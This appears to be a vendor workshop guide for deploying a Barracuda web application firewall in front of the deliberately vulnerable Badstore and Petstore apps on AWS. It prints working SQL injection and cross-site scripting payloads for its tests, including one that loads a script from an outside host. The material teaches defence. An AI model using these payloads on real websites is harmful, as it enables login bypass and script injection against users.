

AWS Dev Day Lab Guide

Table of Contents

[Introduction 3](#_Toc76995333)

[WAF Concepts for the Lab 3](#_Toc76995334)

[Getting Started 5](#_Toc76995335)

[Download the CloudFormation Template 5](#_Toc76995336)

[Deploy the Stack 5](#_Toc76995337)

[Prepare Browser Windows and Tabs 8](#_Toc76995338)

[Configure the WAF 8](#_Toc76995339)

[Enable Advanced Settings 9](#_Toc76995340)

[Create WAF Listening Services 9](#_Toc76995341)

[Customize WAF Security Settings 11](#_Toc76995342)

[Test Access to Web Applications 12](#_Toc76995343)

[Basic Application Security Tests 12](#_Toc76995344)

[Test 1: Tilde in URL Path 12](#_Toc76995345)

[Test 2: SQL Injection 13](#_Toc76995346)

[Test 3: Cross-Site Scripting (XSS) 14](#_Toc76995347)

[Test 4: Removing a False Positive 15](#_Toc76995348)

[Further Tests 15](#_Toc76995349)

[Advanced Application Security Tests 15](#_Toc76995350)

[Test X: API Security 15](#_Toc76995351)

# Introduction

Welcome to the AWS Dev Day Barracuda WAF Lab

In this lab you will learn how to protect vulnerable web applications with a Barracuda Web Application Firewall (WAF). You will deploy two vulnerable web applications and a Barracuda WAF. Each lesson will start with an introduction or a scenario.

The Barracuda Web Application Firewall is an enterprise-grade security device that is suitable for protecting virtually any web-based traffic. For more information about WAF features and functionality please visit:

[Barracuda Web Application Firewall | Barracuda Networks](https://www.barracuda.com/products/webapplicationfirewall)

Technical documentation can be found at Barracuda Campus:

[Barracuda Web Application Firewall | Barracuda Campus](https://campus.barracuda.com/product/webapplicationfirewall/)

The vulnerable web applications deployed are [Badstore](https://www.vulnhub.com/entry/badstore-123,41/) and [Swagger Petstore](https://petstore3.swagger.io/) (Open-API 3.0). Both applications are deployed on the same Linux EC2 instance running Docker.

## WAF Concepts for the Lab

**Full Proxy**

WAF is a full [reverse proxy](https://en.wikipedia.org/wiki/Reverse_proxy) located on an EC2 instance running in the VPC. It sits between the client (i.e. web browser) and backend server. The HTTP/S session between the client and WAF is separated from the HTTP/S session between WAF and the backend server.

**User Interface (or “Admin UI”)**

The web-based interface used to access and configure the WAF. Typically, this is accessed via HTTP on port 8000 or HTTPS on port 8443.

**Service**

A listener on the WAF. The WAF service will listen on a specific IP address and port for incoming web requests. The service has a number of configuration options such as default request time, one or more TLS certificates, and whether or not to support [Websockets](https://en.wikipedia.org/wiki/WebSocket).

**Backend Server**

Sometimes called an “origin” server or a “real” server. This is the server or service that processes web traffic. Typically it is one or more web servers running [Nginx](https://nginx.org/en/), [Apache](https://apache.org/), or [IIS](https://www.iis.net/).

**Passive Mode**

In passive mode the WAF will analyze and log attack traffic but will not take any action. This mode is useful for analyzing traffic without introducing false positives.

**Active Mode**

WAF will actively block attacks and cloak insecure responses.

**Access Logs**

Traffic logs consisting of every request processed by the WAF, regardless of whether it was allowed as legitimate or denied.

**Web Firewall Logs**

Traffic logs consisting of every request that was blocked or cloaked by the WAF. All attacks stopped by the WAF are fully logged here.

False Positive

A legitimate request that was blocked or cloaked by the WAF. These are typically removed by fine-tuning the WAF’s security settings.

# Getting Started

## Download the CloudFormation Template

Download the CloudFormation Template (CFT) for the deployment method you prefer:

* [Quickstart Template](https://raw.githubusercontent.com/mercutioviz/aws-dev-days-2021/main/waf-new-vpc.json) – Creates a new VPC and Subnet (Recommended method)
* [Custom Template](https://raw.githubusercontent.com/mercutioviz/aws-dev-days-2021/main/waf-with-existing-vpc.json) – Deploys WAF and Web server into existing subnet

## Deploy the Stack

Log in to the AWS console and select the CloudFormation Service. Choose one of the four regions in North America:

* US East 1 (Virginia)
* US East 2 (Ohio)
* US West 1 (Northern California)
* US West 2 (Oregon)

From the AWS console select **Services > Management & Governance > CloudFormation**

(Tip: Click in the search box and type “cloudf” to navigate quickly to CloudFormation)

Click **Create Stack** and then click “With new resources (standard)”


Scroll down to **Specify template** and select **Upload a template file**


Click **Choose File** and then upload the CFT file you downloaded previously (e.g. “waf-new-vpc.json”)


Click **Next**

Fill in the stack name and parameters. (Note: if you do not yet have a key pair for the current region, open a new browser tab, navigate in AWS console to EC2 > Network & Security > Key Pairs, and create a new key pair.)

The following is an example of a stack configuration:









Click **Next** to advance to **Configure stack options**. No changes are necessary here. Click **Next** to advance the **Review** page.

Scroll down and click **Create Stack**. The stack creation process begins. You will see a page that looks like this:



The stack deployment will take several minutes. Click the refresh button to update the display. When the stack is finished deploying the status will change from CREATE\_IN\_PROGRESS to CREATE\_COMPLETE. Click the **Outputs** tab.



These values will be used in connecting to the WAF and web applications:


* PublicDNSName – not used in this lab
* PublicIPAddress – Public IP Address of the WAF. Use this IP to connect to the WAF admin UI and to simulate protected web traffic
* WAFInstanceID – Instance ID of the WAF EC2. This value is the admin password to log in to the WAF admin UI
* WebServerIPAddr – Public IP Address of the backend web server. Use this IP to connect directly to the web server to simulate unprotected web traffic
* WebServerPrivateIP – Private IP Address of web server. Use this when configuring the WAF listening services

## Prepare Browser Windows and Tabs

For the best experience in configuring the WAF and testing the web applications open a new private browsing window (or “incognito” mode) in your browser of choice. Open four more browser tabs in this window. The five tabs will be as follows:

|  |  |  |
| --- | --- | --- |
| Browser Tab | URL Address | Function |
| 1 | http://<PublicIPAddress>:8000 | WAF admin UI |
| 2 | http://<PublicIPAddress>:80 | Badstore app, protected by WAF |
| 3 | http://<PublicIPAddress>:8080 | Petstore app, protected by WAF |
| 4 | http://<WebServerIPAddress>:8000 | Badstore app, unprotected |
| 5 | http://<WebServerIPAddress>:8080 | Petstore app, unprotected |


In FireFox the tabs look like this:



Notice that the two tabs representing our protect apps are showing a problem loading the page. This is normal because we have not yet configured the WAF. In the next section we will configure the WAF and refresh those two browser tabs.

# Login to the WAF Admin Interface

The WAF admin UI is laid out in tabs and pages. Start by logging in to the WAF. The username is “admin” and the password is the WAFInstanceID value. The login looks similar to this:



At login you will see the Dashboard page. Feel free to navigate around the interface. For the tests you will be most interested in going to **BASIC > Web Firewall Logs**. The logs on this page contain all the requests upon which the WAF took some kind of action- Block, Cloak, etc. Each record will have details about the attack that was detected and blocked. The other commonly view logs page is **BASIC > Access Logs**. Access logs contain a record of every web request processed by the WAF.

## Test Access to Web Applications

Refresh browser tab #2 and browser tab #3. The Badstore and Pet Store websites should now be displayed.

In browser tab #1, navigate to **BASIC > Access Logs**. You should see a number of log entries. Typically you will see a number of green “200 OK” entries and a few red “404 – Not Found” entries. This is normal.

Navigate to **BASIC > Web Firewall Logs**. This page contains the log entries for any traffic that was blocked or cloaked. Typically you will see some gray “CLOAKED” entries and possibly a few red “DENIED” entries. This is normal.

# Basic Application Security Tests

Let’s perform some simple web application “attacks” against our vulnerable applications. We will attack our unprotected application first, observing its behavior. We will attempt the same attack through the WAF and observe how the application is protected.

## Test 1: Tilde in URL Path

This is a very simple test to verify that our WAF is indeed in active blocking mode and therefore protecting our applications:

* On browser tab #4 (Badstore, unprotected) click in the navigation bar and clear out all text to the right of “:8000/” and replace with a tilde.
* The address will be similar to: http://1.2.3.4:8000/~
* Press <enter> and observe the results. In our case there is a not found error. While 404 not found is common, in this case our web server is leaking information.

Perform the same test using the Barracuda WAF:

* On browser tab #2 (Badstore, protected) click in the navigation bar and perform the same test.
* The address will be similar to: http://5.6.7.8/~
* The WAF will block the request with a generic “not found” response:



This test verifies that the WAF is in blocking mode and protecting the Badstore app.

In each browser tab, click in the navigation bar, delete the tilde, and press <enter> to return to the main page of the Badstore app.


## Test 2: SQL Injection

Let’s test for the presence of a SQL injection (SQLi) vulnerability. SQL injections allow attackers to gain access to private information or log in as registered users without credentials.

* On browser tab #4 (Badstore, unprotected) note that you are an Unregistered User:



* Click Login / Register and enter ' or 1=1 # for the email address, then click Login.



* This SQL Injection will succeed, and you will see near the top of the web page that you are logged in as the “Test User” without knowing their real email address or password.




* This proves a SQL injection vulnerability exists on this site.

Now test the same request with the WAF protecting the server.

* On browser tab #2 (Badstore, protected) Click Login / Register and enter ' or 1=1 # for the email address, then click Login.
* The website is protected by the WAF:



To see this entry in the WAF logs, go back to tab #1 and click BASIC > Web Firewall Logs. There will be an entry similar to this:



Click the **Details** button (new window opens) to see additional information about this request and a description of the attack type.


## Test 3: Cross-Site Scripting (XSS)

Let’s test for the presence of an XSS vulnerability.

* On browser tab #4 (Badstore, unprotected) click the Sign Guestbook link.
* Fill in a random name and email address. For the comment, copy and paste this value:

<script>alert('go to terriblestore.com for lower prices!');</script>

* Click Add Entry. You will see a popup like this:
* The search field will look like this:




Now test the same request with the WAF protecting the server.

* On browser tab #2 (Badstore, protected) click the Sign Guestbook link.
* Fill in the same values as before, then click Add Entry.
* Once again, the website is protected by the WAF:



To see this entry in the WAF logs, go back to tab #1 and click BASIC > Web Firewall Logs. There will be an entry similar to this:



Click the **Details** button (new window opens) to see additional information about this request and a description of the attack type.

To illustrate the potential dangers of XSS attacks, let’s perform another one:

* On browser tab #4 (Badstore, unprotected) click the Sign Guestbook link.
* Fill in a random name and email address. For the comment, copy and paste this value:

**<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"**

* Click Add Entry. The resulting output in the browser window illustrates just how dangerous vulnerabilities can be.
* Click the browser back button to return to the Badstore website.

Perform the same request with the WAF on browser tab #2 and again you will see that the website is protected.

## Test 4: Removing a False Positive

The Barracuda WAF has strict-by-default web security. In some cases this causes a legitimate request to be blocked, otherwise known as a false positive.


* On browser tab #2 (Badstore, protected) click the Sign Guestbook link.
* Fill in the name and email fields, then add the following text in the Comments field:

I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!

* The WAF blocks the request.

Since this is legitimate traffic, let’s allow it through the WAF:

* On browser tab #1 (WAF Admin UI) navigate to BASIC > Web Firewall Logs
* You will see an entry like this:



* Click the **Fix** button. A new dialog opens with a description of the attack and how to mark it as a false positive. Click **Apply Fix**. After a few seconds the WAF policy will be updated. Click **Close Window**.
* Repeat the guestbook entry. This time the entry is allowed by the WAF.

## Further Tests

There are other vulnerabilities in the Badstore web site. There are [numerous](https://r0h17infosec.blogspot.com/2015/10/badstore-webapp-report.html) websites and blog posts detailing the various ways that these exploits can be demonstrated. An example can be found here.

# Advanced Application Security Tests

Internet-facing APIs are highly prevalent today. The number of systems that speak to each other to accomplish various functions – from buying a phone on a payment plan to paying for lunch online – is enormous, and all of them use APIs. APIs require significant security at the application layer.

WAF-as-a-Service protects APIs from attacks using the following (partial list):

* Providing a Secure TLS channel to the API Service
* Enforcing HTTP Verb-based Security Constraints
* Enforcing endpoint and JSON key constraints
* Enforcing Rate-Limits on API endpoints
* Filtering Malicious Data from Untrusted User Inputs
* Uninterrupted API Delivery with Virtual Patching and Load Balancing

Modern API’s have an OpenAPI specification that defines the API structure.

Let’s move to some more advanced web application attacks against our vulnerable applications. Again, we will attack our unprotected application first, observing its behavior. We will attempt the same attack through the WAF and observe how the application is protected. We will use the **Petstore API server** listening on port **8080** as our test server.